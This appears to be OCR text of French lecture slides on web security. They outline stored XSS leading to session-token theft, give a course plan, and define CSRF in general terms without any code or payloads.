
3. Côté client XSS stocké

- Le navigateur exécute le script téléchargé




3. Côté client XSS stocké

- Le navigateur envoie le jeton de session




3. Côté client XSS stocké

- Le navigateur envoie le jeton de session



3. Côté client XSS stocké

- Exploitation des informations de session (vol de session)



Plan


1. Application web
2. Authentification et autorisation : attaques et vulnérabilités
3. Attaques côté client
4. **CSRF**
5. Injections
6. Révélation d'informations
7. Attaques logiques

Conclusion


4. CSRF (Cross-Site Request Forgery)

- Exploite la confiance qu'un site a en un utilisateur
- Cible de l'attaque = site web
- But : modifications sur le site
- Méthodes d'attaque :
  - principalement GET (attaque dans l'URL)
  - POST (*click jacking*)

